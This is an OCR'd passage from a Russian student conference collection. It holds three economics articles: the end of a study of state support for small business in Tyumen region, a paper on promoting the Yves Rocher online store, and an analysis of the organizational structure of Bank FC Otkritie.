

Рис. 1. Основные показатели деятельности малых предприятий в РФ

Источник: [сост. автором на основе 5].

На графике наблюдается увеличение объемов господдержки и числа занятых в 2011-2014 гг. А в 2015-2019 гг. заметна тенденция снижения государственной поддержки, выражаемой в объеме предоставляемых субсидий. Несмотря на снижение объемов господдержки с 2015 г. принятые меры поддержки оказались положительными, «маховик раскручен», численность занятых на малых предприятиях растет, бизнес развивается.

Необходимо постоянно анализировать состояние экономики, в т.ч. для того, чтобы своевременно принимать меры поддержки для малого бизнеса. Падение экономики России в 2020 г. достигло максимума за 11 лет, объем ВВП снизился на 3,1%, однако эксперты прогнозировали спад от 3,6 до 5%. Россия справилась с кризисом, вызванным пандемией 2020 г. лучше, чем многие другие страны. Во втором квартале 2020 г. Россия столкнулась не только с вызовами пандемии, но и произошло снижение цен на газ, нефть и снижение выручки от их продажи, таким образом, страна ощутила двусторонний кризис [6, с. 8].

По прогнозам Минэкономразвития без мероприятий по поддержке бизнеса, спад экономики бы был свыше 5,5%. Некоторые же эксперты прогнозировали закрытие 20% малых предприятий к началу 2021 г., а также были ожидания закрытия 50% малых предприятий [7]. По результатам исследования авторов, снижение малых предприятий в 2020 г. составило 12,1%, что оказалось позитивнее прогнозов экспертов. На такой результат повлияли государственные программы поддержки.

Рассмотрим объемы оказываемой финансовой поддержки малому и среднему бизнесу и занятость на малых предприятиях в РФ (рис. 2).



Рис. 2. Объемы оказываемой финансовой поддержки малому и среднему бизнесу и занятость на малых предприятиях в РФ

Источник: [сост. автором на основе 5].

Финансовая поддержка (включает субсидии, микрозаймы и поручительства) снизилась в 2015 г., но в 2016 г. возросла. В целом по этому показателю положительная динамика с 2011 г. Число занятых сократилось в 2009-2010 гг., а также в 2016 г. Увеличение числа занятых произошло с 2011 г. и с 2017 г.

В 2020 г. антикризисными мерами господдержки малого бизнеса являлись участие в госзакупках на особых условиях, освобождение от отчетности, упрощенное ведение бухгалтерского учета, налоговые каникулы, гранты, льготные кредиты, субсидии, мораторий на банкротство (данная мера поспособствовала уменьшению количества закрытых предприятий почти на 20%) и др. [3, с. 4]. В 2021 г. введена новая форма предоставления поручительства – «зонтичный» механизм, согласно которому займы могут приобретать предприниматели, которым ранее они были недоступны, например, из-за отсутствия залога.

В 2022 г. на фоне санкций разработали новые меры поддержки, особенно внимание обращено на развитие IT-отрасли (в виде освобождения от проверок и от уплаты налога на прибыль на три года, предоставление отсрочки от призыва в армию и льготная ипотека, налоговые льготы для создателей приложений). Также предусмотрены гранты для сельхозпроизводителей-участников НИОКР, возобновление программы льготных кредитов ФОТ 3.0 по ставке 3%, мораторий на проверки до конца 2022 г., кредитные каникулы, меры по снижению административной нагрузки и др. [8].

Динамика изменения основных показателей деятельности малого бизнеса в Тюменской области представлена на рис. 3.

На графике заметно увеличение количества малых предприятий (включая микропредприятия) до 2020 г., а в 2020 г. произошел спад показателя из-за ограничений, вызванных пандемией. В 2021 г. ситуация стабилизируется и численность малых предприятий продолжает рост, значение данного показателя становится приближенным к докризисным значениям показателя в 2019 г. Снижение среднесписочной численности (без учета микропредприятий) в анализируемом периоде свидетельствует о сокращении рабочих мест, за исключением 2017 г., когда произошло увеличение показателя. Объем годового оборота (без учета микропредприятий) демонстрировал рост до 2019 г. включительно, в 2020 г. произошел спад, на что отрицательно повлияло сокращение числа предприятий из-за пандемии. Кризис 2020 г. негативно отразился на секторе малого бизнеса.



Рис. 3. Динамика изменения основных показателей деятельности малого бизнеса в Тюменской области

Источник: [сост. автором на основе 9, 10].

Отраслевая структура малых предприятий (без микропредприятий) в 2021 г. в Тюменской области представлена на рис. 4.

Рис. 4. Отраслевая структура малых предприятий (без микропредприятий) в 2021 г. в Тюменской области

Источник: [10].

В Тюменской области лидирует строительная отрасль (23%) в малом бизнесе, а также сфера ресторанов и доставки (18%). В приоритетных отраслях важна господдержка малого бизнеса, а в наименее популярных отраслях необходимо также привлечение к развитию бизнеса.

Имущественная поддержка малого бизнеса в регионе предоставляется, в частности, Западно-Сибирским инновационным центром, продвигающим инновационные проекты. В его составе функционируют бизнес-инкубаторы (предоставляют льготную аренду офисных помещений), индустриальные

парки «Боровский» и «Богандинский» (обеспечивают земельной арендой для новых производств), областной IT-центр и агропромышленный парк «Ишимский» [4, с. 10].

Программы инвестиционных займов для бизнеса в Тюменской области представлены в таблице 1.

Таблица 1

Программы инвестиционных займов для бизнеса в Тюменской области

Название программы	Получатели поддержки	Сумма, млн. руб.	Срок, мес.	Годовая ставка, %
Лесная промышленность	Деятельность бизнеса по обработке древесины, производству изделий из пробки и дерева	5-20	до 36	2
Социальное предпринимательство	В области образования, а также уход за инвалидами и престарелыми	5-50	до 84	Ключевая ставка Банка России
Инвестиционные займы	Деятельность бизнеса, в т.ч. в промышленной области		до 60	8,5

Источник: [11].

Программы микрофинансирования для бизнеса в Тюменской области представлены в таблице 2.

Таблица 2

Программы микрофинансирования для бизнеса в Тюменской области

Название программы	Сумма	Срок	Годовая ставка
Легкий старт	до 1 млн. руб.	до 36 мес. и до 24 мес. при режиме ЧС или повышенной готовности	Ключевая ставка Банка России
Доверие			7,5% - приоритетные проекты и соц. сфера; 8,45% - неприоритетные
Микрофинансирование и развитие (МиР)	до 5 млн. руб.		В зависимости от категории проекта и наличия залога
Микрозаймы для самозанятых	до 500 тыс. руб.		Ключевая ставка Банка России с коэффициентом 1 - с залогом; 1,5 - без залога
Действуй (без залога)	до 1 млн. руб.	до 24 мес.	Ключевая ставка Банка России
Действуй (с залогом)	до 2 млн. руб.		

Источник: [11].

Условия для предоставления поручительств малым предприятиям: срок кредитов до 15 лет, микрозаймов и банковских гарантий – до 3 лет; сумма поручительств не более 70% от размера обязательств и не более 25 млн. руб.; возмездный характер поручительств (сумма вознаграждения от 0,5 до 1% годовых от суммы поручительств); данная мера поддержки не распространяется на игорный бизнес и на участников соглашений о разделе продукции.

Субсидии обеспечиваются в виде компенсаций: части затрат на уплату кредитных процентов; части затрат по договору лизинга и по лизинговым платежам; затрат на уплату аванса по лизингу; части затрат за принятие участия на ярмарках и выставках; части затрат на образовательные услуги и др. Также осуществляется поддержка в виде субсидий инновационным предприятиям.

В Тюменской области формируются все необходимые условия для развития малого бизнеса, что подтверждает множество действующих программ поддержки для различных отраслей. В открытом доступе содержится на интернет-ресурсах вся необходимая предпринимателям информация о поддержке. Важно стимулировать начинающих предпринимателей, т.к. нехватка средств и знаний о бизнесе

препятствуют возможностям открытия своего дела [4, с. 13].

В конце февраля и марте 2022 г. из-за обострившейся геополитической ситуации и введенных санкций в отношении России, многие компании закрывают свой бизнес в нашей стране. С одной стороны, возникают отличные возможности для освоения опустевших ниш и развития новых направлений в бизнесе. С другой стороны, сложные экономические и политические условия создали дополнительные трудности для деятельности малого бизнеса, а также возросла роль государства по отношению к деятельности малого бизнеса.

Государство реализует различные меры поддержки малых предприятий, некоторые меры вводятся в срочном порядке и выступают инструментом «быстрого реагирования». В настоящее время с учетом сдерживающих факторов развития из-за коронавирусной инфекции, политической и экономической неопределенности, государственное регулирование должно быть направлено на улучшение институциональной среды малого бизнеса [4, с. 13].

Список источников

1. Долженков С. В. Малый бизнес: понятие, критерии, роль / С. В. Долженков // Известия Регионального финансово-экономического института. 2017. № 3 (15). С. 4.

2. О развитии малого и среднего предпринимательства в Российской Федерации: Федеральный закон от 24.07.2007 № 209-ФЗ (ред. от 30.12.2020). - URL: http://www.consultant.ru/document/cons_doc_LAW_52144/ (дата обращения: 02.03.2022).

3. Молдован А. А., Панкина В. В. Поддержка малого бизнеса в Российской Федерации // StudNet. 2020. Т. 3. № 10.

4. Киселица Е.П., Бабурина Н.А., Лаврович А.Э. Региональные программы стимулирования малого бизнеса в России (на примере Тюменской области) // Экономика, предпринимательство и право. – 2022. – Том 12. – № 4. – doi: 10.18334/epp.12.4.114439.

5. Федеральная служба государственной статистики: официальный сайт. URL: https://rosstat.gov.ru/ (дата обращения: 02.03.2022).

6. Аганбегян А. Г. От стагнации и кризиса - к социально-экономическому подъему России // ОРГЗДРАВ: Новости. Мнения. Обучение. Вестник ВШОУЗ. 2021. №2 (24).

7. Деловой Петербург: официальный сайт. Будущего нет: малому бизнесу пророчат новые долги. URL: https://www.dp.ru/a/2020/12/29/Budushhego_net_malomu_bizn (дата обращения: 02.03.2022).

8. Бизнес.Ру – большой портал для малого бизнеса. Поддержка малого бизнеса: госпрограммы 2022 года. URL: https://www.business.ru/article/1360-podderjka-malogo-biznesa-2019-gos-programmy (дата обращения: 02.03.2022).

9. Деловой портал Правительства Тюменской области: официальный сайт. Департамент инвестиционной политики и государственной поддержки предпринимательства Тюменской области. URL: https://www.tyumen-region.ru/support/enterprises/useful-info/statistical/ (дата обращения: 02.03.2022).

10. Федеральная налоговая служба России: официальный сайт. Единый реестр субъектов малого и среднего предпринимательства. URL: https://ofd.nalog.ru/ (дата обращения: 02.03.2022).

11. Фонд инвестиционного агентства Тюменской области: официальный сайт. URL: https://www.iato.ru/podderzhka-biznesa/finansovaya/zaymy/ (дата обращения: 02.03.2022).

УКД 339.1

ПРОДВИЖЕНИЕ ТОВАРОВ ОНЛАЙН-МАГАЗИНА YVES ROCHER

БОНДАРЕНКО КСЕНИЯ ВЧЕСЛАВОВНА
Студентка
Нижневартовский государственный университет, РФ, г. Нижневартовск

Научный руководитель: Гасникова Светлана Юрьевна
кандидат культурологии, доцент,
Нижневартовский государственный университет, РФ, г. Нижневартовск

Аннотация: Цель данной статьи – это предложить способы совершенствования системы продвижения товаров для онлайн-магазина Yves Rocher.
В данной статье будут рассмотрены маркетинговая деятельность онлайн магазина Yves Rocher, системы продвижения товаров данного онлайн-магазина, а также, будет рассмотрено исследование покупательских предпочтений в области коммуникационных каналов. В результате будут предложены рекомендации по совершенствованию системы продвижения товаров для онлайн-магазина Yves Rocher.
Ключевые слова: реклама, онлайн-торговля, маркетинг, онлайн-магазин, интернет, Yves Rocher.

PROMOTION OF YVES ROCHER ONLINE STORE PRODUCTS

Bondarenko Ksenia Vyacheslavovna

Scientific supervisor: Gasnikova Svetlana Yurievna

Abstract: The purpose of this article is to suggest ways to improve the product promotion system for the Yves Rocher online store.
This article will consider the marketing activities of the Yves Rocher online store, the systems for promoting the products of this online store, as well as the study of consumer preferences in the field of communication channels. As a result, recommendations will be offered to improve the product promotion system for the Yves Rocher online store.
Keywords: advertising, online trade, marketing, online store, Internet, Yves Rocher.

Дистанционные формы продажи товаров и оказания услуг становятся все более привлекательными как для покупателей и пользователей объектов авторского права и смежных прав, так и для продавцов товаров, содержащих такие объекты, и лиц, предоставляющих услуги по предоставлению доступа к ним с помощью сети Интернет, мобильной связи и другие средства телекоммуникации.

Yves Rocher – первая монобрендовая сеть косметических магазинов в России, бренд, которой самостоятельно выращивает, производит, а также распространяет свою продукцию с 1959 года. Интернет-магазин Yves Rocher – лидер российского рынка электронной коммерции в категории «Косметика и парфюмерия». Покупатели могут воспользоваться бесплатной доставкой приобретенных товаров в интернет-магазине Yves Rocher по всей России. У компании есть несколько способов продвижения продукции от производителя к потребителю: розничная, торговля, торговля по каталогам и прямые продажи. Все товары разделены на группы: для лица, молодости, макияжа, парфюмерии, для тела и загара, для волос, ванны и душа, для мужчин и идеи для подарков.

Компания использует различные маркетинговые мероприятия по продвижению продукции (акции, ведение блога, вирусный маркетинг) [1], имеет масштабную и уникальную систему лояльности для постоянных клиентов.

У компании существует множество конкурентов таких как: Lancome и L'occitane, работающих в дистанционном режиме. Проведенный анализ работы этих онлайн магазинов-конкурентов показывает, что лидирует Yves Rocher, на втором месте, с разницей в 1 балл, L'occitane. А на последнем месте остался такой магазин, как Lancome. Но по критерию «реклама» у Yves Rocher очень низкая оценка, это говорит о том, что, либо потребителям не нравится существующая реклама, либо она их не заинтересовывает, что говорит о большой проблеме.

Проведенный SWOT-анализ показал, что чтобы сильные стороны (известность бренда, качественная продукция, постоянное внедрение новинок, широкий ассортимент) компании перекрыли такие угрозы, как снижение покупательской способности, усиление конкуренции, изменение предпочтений потребителей – нужно установить невысокие цены, но, чтобы не страдало качество. А чтобы возможности (обновление ассортимента, закрепление своих позиций на рынке, привлечение большего количества потребителей) компании перекрыли слабые стороны (большая конкуренция, отсутствие рекламы в СМИ) следует – нацелить маркетинговую стратегию для закрепления своих позиций на рынке, разработать различные акции и специальные предложения, новые виды продукции, благодаря оснащенным лабораториям и исследовательским центрам.

В целом, компания имеет хорошую позицию на рынке, она использует очень много инструментов, для продвижения своей продукции, но исходя из проведенных анализов (SWOT-анализ, сравнительный анализ, опрос [2]), не все они эффективны. Эффективность маркетинговой деятельности компании зависит от различных внутренних и внешних факторов. Для более успешной деятельности компании ее необходимо обратить внимание на следующие моменты, которые, будут способствовать ее дальнейшему развитию:

Рис. 1. Реклама женской косметики Yves Rocher со знаменитостью

1. Рекламные кампании со знаменитостями. Yves Rocher не использует продакт-плейсмент (Product placement), как способ продвижения продукции. Косметику компании нельзя увидеть в теле и кинопроектах. По количеству ответов респондентов на вопрос «Реклама с какой информацией наиболее привлекательна для вас?» 50% выбрали вариант «Информация с мнением селебрити», поэтому запуск компании, продвигающей фильм или сериал, увеличит продажи на значительный процент. Влияние рекламы на потребителя сильнее, если послание исходит от знаменитости. Это объясняется прежде всего тем, что люди стараются подражать своим кумирам, а также тот факт, что использование

селебрити способствует быстрому запоминанию информации, от неё исходящей. Важным аспектом для потребителя так же является образ героя рекламы. При выборе знаменитости важно изучить роли (чтобы не переносить впечатления на актёра, а через него на бренд), личную жизнь (отрицательный публичный образ – не лучший выбор для рекламы). Поэтому, на эту роль прекрасно подойдут артисты, которые борются за экологию. Это позволит усилить образ компании и поддержит ее положительный имидж (Рис.1, 2).

Рис. 2. Реклама мужской косметики Yves Rocher со знаменитостью

2. Рассылки. С помощью онлайн-чата и лидогеренации компания сможет собирать дополнительные данные о пользователе, такие как имя, фамилия, дата рождения, e-mail и номер телефона. Из опроса следует, что 41,7% опрошенных относятся положительно к рассылкам на различные мессенджеры. Но также стоить отметить, что процент опрошенных, отметивших, свое негативное отношение к рассылкам не на много меньше (27,8%), таким образом, в онлайн-чате у посетителя можно сразу узнавать, как он относится к такому способу рекламы, и уже в зависимости от этого подключать номер к рассылке и уведомлять о различных новинках, акциях и скидках.

3. Продвижение за счет социальных сетей. На вопрос «На рекламу в какой социальной сети вы обращаете больше внимание?» большинство респондентов проголосовало за Instagram, но эта социальная сеть, сдает свои позиции. А вот «Тик-Ток» — это социальная сеть, которая находится сейчас на пике популярности. С помощью создания страницы в Тик-Токе и с помощью коротких видео можно рассказывать о ингредиентах продукции, какими свойствами они обладают, также, показывать процесс создания продукции компании, чтобы потребитель полностью доверился компании.

4. Акции. Для категории «верные клиенты» нужен постоянный анализ покупок потребителей по сегментам товаров с возможностью предугадывания спроса. Допустим, если потребитель постоянно приобретает уход за волосами, определенной линейки «восстановление волос», то раз в несколько месяцев предлагать ему приобрести данную уходовую косметику по специальной цене, так же объявлять о новинках в данном сегменте. Для категории «ожидаемые клиенты» и клиенты «от случая к случаю» нужна отработка быстрого онлайн консультирования, также, создание каких-то специальных наборов, состоящих из пробников, которые будут выдаваться в подарок, при совершении покупки на определенную сумму. Для новых клиентов: выбор экспертами самых продаваемых продуктов не всегда отвечает потребностям новых потребителей. Решение этой проблемы заключается в создании технических условий для того, чтобы потребитель мог выбрать товар в пределах 200 рублей, который соответствует его личным потребностям (возможность выбора геля для душа или крема для рук и так далее).

Таким образом, во-первых, наибольшее влияние на спрос потребителей оказывают уровень цен, ассортимент, система акций и скидок. Во-вторых, основное влияние на спрос покупателей оказывает известность компании и степень её представления (реклама). Следовательно, это остается самыми эффективным способом в плане продвижения. Потребность покупателей в более высокой осведомленности о продуктах и новинках открывает новые возможности, связанные с привлечением внимания.

Список источников

1. Опрос [Электронный ресурс] / Режим доступа: https://docs.google.com/forms/d/1IXimscNffkdb2NBU6S9MjcBzaBA2_68KmAB6EF-bqvc/edit#responses
2. История Yves Rocher [Электронный ресурс] / Режим доступа: https://mylitta.ru/326-yves-rocher.html

УДК 65.014

АНАЛИЗ ОРГАНИЗАЦИОННОЙ СТРУКТУРЫ КОММЕРЧЕСКОГО БАНКА НА ПРИМЕРЕ ПАО БАНКА «ФК ОТКРЫТИЕ»

МЕШКОВА ЕКАТЕРИНА ДЕНИСОВНА
студент кафедры экономической теории и менеджмента
ФГБОУ ВО «Московский педагогический государственный университет»

Научный руководитель: Тинькова Елена Владимировна
к.э.н., доцент
ФГБОУ ВО «Московский педагогический государственный университет»

Аннотация: в статье проанализирована организационная структура ПАО Банка «ФК Открытие» с точки зрения соответствия специфике деятельности банка. Определен тип организационной структуры банка, построена таблица преимуществ и недостатков. Проанализированы выявленные недостатки организационной структуры ПАО Банка «ФК Открытие» с позиции необходимости и возможности их разрешения. Предложено использовать единую информационную сеть, в которой будет содержаться информация о деятельности каждого подразделения.
Ключевые слова: коммерческий банк, организационная структура, дивизиональная организационная структура, организационное проектирование.

ANALYSIS OF THE ORGANIZATIONAL STRUCTURE OF A COMMERCIAL BANK ON THE EXAMPLE OF PJSC BANK "FC OTKRITIE"

Meshkova Ekaterina Denisovna

Scientific adviser: Tinkova Elena Vladimirovna

Abstract: the article analyzes the organizational structure of PJSC "FC Otkritie" from the point of view of compliance with the specifics of the bank's activities. The type of organizational structure of the bank is determined, a table of advantages and disadvantages is constructed. The identified drawbacks of organizational structure of PJSC "FC Otkritie" are analyzed from the position of the possibility and necessity of their solution. It is recommended to use a single information network, which will store information about the activities of each unit.
Keywords: commercial bank, organizational structure, divisional organizational structure, organizational design.

Проектирование организационной структуры является основополагающей частью управленческого процесса для компании любой сферы деятельности. Формирование организационной структуры, обеспечивающей соблюдение принципов нормы управляемости, распределение и согласование процедур между подразделениями и единый вектор их развития гарантирует высокую эффективность внутренних процессов организации.

На наш взгляд, организационная структура компании должна быть динамична, поскольку должна

отвечать измеряющимся условиям внешней и внутренней среды [1]. Например, в различных экономических источниках существуют рекомендации по типу организационной структуры в зависимости от вида деятельности компании, масштабов и характера производства, этапа жизненного цикла.

Тем не менее, как показывает практика, организации нечасто анализируют свою действующую организационную структуру на предмет соответствия специфике деятельности или в целях поиска повышения ее эффективности.

В качестве примера в данной работе проанализируем организационную структуру ПАО Банка «ФК Открытие» [2].

По взаимодействию подразделений банк «ФК Открытие» относится к комбинированному типу организационных структур, в основе которой лежит дивизиональная организационная структура. «Организация, имеющая дивизиональную структуру, состоит из ряда юридически самостоятельных подразделений (предприятий), пространственно отдаленных друг от друга ..., имеющих собственную сферу деятельности, самостоятельно решающих текущие производственные и хозяйственные вопросы»[3, с. 7]. Аналогично организационная структура банка «ФК Открытие» представлена следующими блоками:

1. корпоративный и инвестиционный блок;
2. блок малый и средний бизнес;
3. розничный блок;
4. блок риски;
5. финансовый блок;
6. блок информационные технологии;
7. операционный блок;
8. блок клиентского сервиса;
9. блок маркетинга и коммуникаций;
10. блок по работе с персоналом;
11. административно-технический блок;
12. блок безопасность [4].

Каждый блок находится под руководством определенного члена Правления или руководителя, наделённого соответствующими полномочиями, и делится на несколько департаментов, которые в свою очередь делятся на управления, состоящие из отделов (здесь прослеживается признак линейной организационной структуры).

Дивизиональный тип схемы организационных структур удобен для организаций с большим количеством институтов внешней среды (массовый потребитель, финансовые организации, международная конкуренция), что позволяет сделать вывод о том, что организационная структура банка «ФК Открытие» специфике деятельности банка соответствует.

Также в банке есть специализированные подразделения – штаб, которые не обладают правами принятия решений и руководства какими-либо нижестоящими подразделениями, а лишь помогают Правлению банка в выполнении отдельных функций.

Таким образом, организационная структура банка «ФК Открытие» является гибридной структурой, объединяющей черты дивизиональной и линейно-штабной структур с вытекающими преимуществами и недостатками (табл. 1).

Для того, чтобы сформулировать предложения по улучшению системы управления и организационной структуры, необходимо сфокусироваться на их выявленных недостатках. Прокомментируем каждый недостаток.

Необходимость согласования должностных функций и программ штаба.

Штаб в банке «ФК Открытие» не выполняет отвлекающие от основных процессов функции; содержит такие подразделения, как департамент стратегии и развития бизнеса, служба внутреннего контроля, служба финансового мониторинга и комплаенс-контроля, департамент безопасности и другие. Данные подразделения направлены на стратегическое развитие и поддержание деятельности банка и не влияют напрямую на работу рядовых сотрудников. Согласование функций данных подразделений и остальной структуры банка происходит на управленческом уровне, а именно в основном на этапе стра-

тегического планирования. Несмотря на объективные сложности сочетания интересов отдельного подразделения банка и подразделений штаба, на наш взгляд, изменять данное обстоятельство нерационально, так как любые стратегические решения (и впоследствии контроль за их исполнением) требуют нескольких профессиональных точек зрения.

Таблица 1

Преимущества и недостатки организационной структуры ПАО Банка «ФК Открытие»

Преимущества	Недостатки
Возможность привлечения внешних консультантов и экспертов – штабная;	Необходимость согласования должностных функций и программ штаба – штабная;
Повышение эффективности использования рабочей силы за счёт чёткого разделения сферы деятельности и полномочий каждого сотрудника – дивизиональная;	Возможность дублирования функций на различных «этажах», и, как следствие, высокие затраты на содержание управленческой структуры – дивизиональная;
Освобождение руководителей от необходимости решать разнообразные вопросы и концентрация его внимания на узком направлении (некоторая разгрузка руководителей) – штабная;	Замедление процесса принятия управленческих решений – штабная;
Упрощение контроля над деятельностью каждого блока (департамента) – дивизиональная;	Большое количество «этажей» управленческой вертикали – дивизиональная;
Облегченное управление многопрофильными компаниями общей численностью сотрудников порядка сотен тысяч и территориально удалёнными подразделениями – дивизиональная;	Усложнение согласованности действий функциональных подразделений – дивизиональная;
Более тесная связь производства с потребителями – дивизиональная.	Отсутствие тесного взаимодействия между подразделениями на горизонтальном уровне.

Возможность дублирования функций на различных «этажах», и, как следствие, высокие затраты на содержание управленческой структуры.

В ПАО Банке «ФК Открытие» действительно есть некоторые подразделения, функции которых могут быть схожи. Например, департамент по работе с клиентами и департамент по работе с ключевыми клиентами (могут предлагать различным клиентам одинаковые услуги); департамент безопасности и департамент информационной безопасности (могут предприниматься схожие методы борьбы с рисками) и др. Однако разделение данных департаментов необходимо в силу других причин. Например, клиент, взаимодействуя с менеджером департамента по работе с ключевыми клиентами вместо менеджера по работе с клиентами, с большей вероятностью будет осознавать свою значимость и ценность для банка, что потенциально может повысить его лояльность. Более того, для ключевых клиентов могут быть предложены особые условия, ставки, суммы первоначального взноса и др., что обусловливает необходимость большей компетенции работающих здесь менеджеров.

Замедление процесса принятия управленческих решений и большое количество «этажей» управленческой вертикали можно объединить в один блок.

Изучая структуру банка, действительно можно обратить внимание на громоздкую организационную структуру, что удлиняет каналы передачи информации. Однако норма управляемости везде соблюдена, в связи с чем оснований объединения блоков для оптимизации организационной структуры нет. Более того, обширная структура обусловлена тем, что изучаемый банк является многопрофильной организацией с крупной сетью филиалов, в связи с чем специализация подразделений определенно необходима.

Так как мы владеем данными только о крупнейших блоках организационной структуры (в схему не включено дробление на управления и отделы), будем считать, что для оптимизации организационной структуры у нас недостаточно данных.

Усложнение согласованности действий функциональных подразделений и отсутствие тесного взаимодействия между подразделениями на горизонтальном уровне также объединим в один блок.

Действительно, в комбинированной дивизионально-штабной структуре невозможно в абсолютной степени достичь того, чтобы все сотрудники работали сплоченно и в одном направлении, так как многие из них могут находиться в разных концах страны и не знать досконально работу друг друга. Однако решением данной проблемы занимаются специализированные департаменты по планированию, которые совместно с руководителями подразделений разрабатывают общую стратегию и транслируют ее на исполнительский уровень.

В вопросе о взаимодействии подразделений можно порекомендовать банку использовать единую информационную сеть, в которой будет содержаться информация о деятельности каждого подразделения, взаимодействии между сотрудниками и др.

Таким образом, в организационной структуре ПАО Банка «ФК Открытие» не было обнаружено значительных препятствий к осуществлению стандартных операций. Большинство недостатков имеют естественную природу, свойственную специфике и масштабам деятельности данной организации и не требуют существенного управленческого вмешательства.

Рекомендуем проводить подобное исследование всем коммерческим организациям, в том числе и банкам, для оценки эффективности организационной структуры и своевременного выявления ее недостатков для последующего устранения.

Список источников

1. Мешкова Е.Д., Тинькова Е.В. Значение свойства адаптивности для функционирования организации / Е. В. Тинькова, Е. Д. Мешкова // Исследование инновационного потенциала общества и формирование направлений его стратегического развития : сборник научных статей 10-й Всероссийской научно-практической конференции с международным участием, Курск, 30 декабря 2020 года. – Курск: Юго-Западный государственный университет, 2020. – С. 155-158. – DOI 10.47581/2020/12.30.PS87/2.032. – EDN AEZOHE. [Электронный ресурс] Режим доступа: https://elibrary.ru/item.asp?id=44575871 (Дата обращения: 30.03.2022).

